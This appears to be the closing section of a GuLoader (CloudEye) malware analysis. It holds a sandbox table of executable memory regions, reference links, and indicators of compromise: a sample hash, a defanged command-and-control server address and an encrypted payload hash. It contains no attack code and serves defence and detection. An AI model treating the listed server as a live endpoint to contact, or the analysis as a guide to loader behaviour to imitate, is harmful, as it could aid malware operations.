buffer	0x1ED00000	0x1EE13FFF	Marked Executable	✗	32-Bit	-	✗	✗	•••
buffer	0x1EE20000	0x1EE33FFF	Marked Executable	✗	32-Bit	-	✗	✗	•••
buffer	0x1EE40000	0x1EE53FFF	First Execution	✗	32-Bit	0x1EE40000	✗	✗	•••
buffer	0x1EE60000	0x1EE75FFF	Image In Buffer	✓	32-Bit	-	✗	✗	•••
buffer	0x1EED0000	0x1F1EFFFF	First Execution	✓	32-Bit	0x1EF42070	✗	✗	•••
ntdll.dll	0x77970000	0x77AFDFFF	First Execution	✓	32-Bit	0x779E2210	✗	✗	•••

References

https://malpedia.caad.fkie.fraunhofer.de/details/win.cloudeye

https://www.crowdstrike.com/blog/guloader-malware-analysis/

https://wbenny.github.io/2018/11/04/wow64-internals.html

IOCs

Sample

b240e52ea8a55a50760de6017d644d2d0fcc43fd8918abdf99964efb464c37b6

Server
5[.]206[.]227[.]100

Encrypted Payload

5399f144876e276e8ee1ea206bb4599ca912d8ff42327bdbf08f588a0a836b4e

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